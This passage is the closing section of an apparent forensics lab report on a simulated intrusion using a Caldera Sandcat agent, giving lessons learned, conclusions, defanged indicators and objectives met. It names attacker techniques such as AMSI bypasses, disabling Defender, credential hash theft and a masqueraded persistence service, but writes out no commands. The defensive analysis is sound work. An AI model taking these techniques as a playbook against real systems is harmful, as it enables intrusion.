


Figure 32: Obsidian knowledge graph (KG)

16 Lessons Learned

- **A prescribed EventCode is a hypothesis, not a fact:**
  Nine of the twenty prescribed EventCodes did not exist in the dataset. Testing each one before building analysis on it prevented nine unsupported claims, and turned the absences into defensible findings in their own right.
- **Evidence format determines evidence value:**
  The supplied XML was a search-results export, not a log. Ingesting it unmodified produced no usable results at all. Understanding the difference between Splunk's `_raw` field and its presentation wrapper was the precondition for the entire host-side investigation.
- **Plaintext C2 is a gift to the defender:**
  Because Caldera Sandcat beacons over unencrypted HTTP, the complete task list, command output and credential dump were recoverable. The same intrusion over TLS would have left only metadata, and the credential compromise would have been inferred rather than proven.
- **Indirect artefacts can substitute for missing direct ones:**
  Registry auditing, task auditing and WFP auditing were all disabled. Those techniques were still evidenced through recovered C2 instructions and through PowerShell module autoload events, which fire whenever a CIM cmdlet is invoked.
- **Timezone errors silently invalidate correlation:**
  The Splunk export renders at UTC+5 while the capture is UTC. Aligning both sources to UTC before analysis was what allowed C2 commands and host artefacts to be matched within one to two seconds.
- **Attribution requires ruling out the benign:**
  The C2 server and the Splunk indexer share an IP address. Port was the discriminator. A Wazuh agent, a Nessus feed and routine Windows servicing all produced traffic and events that superficially resembled adversary activity.

17 Conclusion

The combined analysis of `21_scenario_GoldenPhantom.pcapng` and the reconstructed Windows event log has established, with two-source corroboration, that host `DESKTOP-2A1O8LD` was compromised on 28 July 2026 by an operator using a MITRE Caldera Sandcat agent for command and control, resulting in confirmed credential compromise and two independent persistence mechanisms.

17.1 Summary of Findings

- **Compromised host confirmed:** DESKTOP-2A1O8LD (192.168.67.140), WORKGROUP
- **C2 platform identified:** MITRE Caldera, 192.168.67[.]128:8888, Sandcat agent
- **Masquerading confirmed:** agent executed as `C:\Users\Public\splunkd.exe`
- **Persistence confirmed:** service `WindowsUpdateService` as LocalSystem
- **Credential compromise confirmed:** NTLM and SHA1 hashes of `anmar` recovered in cleartext from the network capture
- **Defence evasion confirmed:** Defender real-time protection disabled, three AMSI bypasses, firewall profile disabled
- **Exfiltration attempted:** three HTTP POSTs to `example[.]com`, rejected by the server
- **Flags:** 11 confirmed, 2 partial, 7 documented negatives

17.2 Report Objectives Met

✓ **Evidence prepared:** XML export reconstructed into 1,032 ingestible events

✓ **SIEM onboarded:** index `goldenphantom`, sourcetype `goldenphantom:winevt`, all extractions validated

✓ **C2 channel identified and fully decoded:** 36 instructions and their results recovered

✓ **Timeline consolidated:** single UTC timeline across both sources

✓ **Flags resolved:** all 20 addressed with verdict and rationale

✓ **Distractors ruled out:** Splunk forwarder, Wazuh, Nessus, Windows servicing

✓ **IOCs documented:** defanged and typed

✓ **Detection content authored:** two Sigma rules, two Suricata rules, one Splunk correlation search

✓ **MITRE ATT&CK mapped:** 14 confirmed techniques, 5 attempted

— Thank You for Reading! —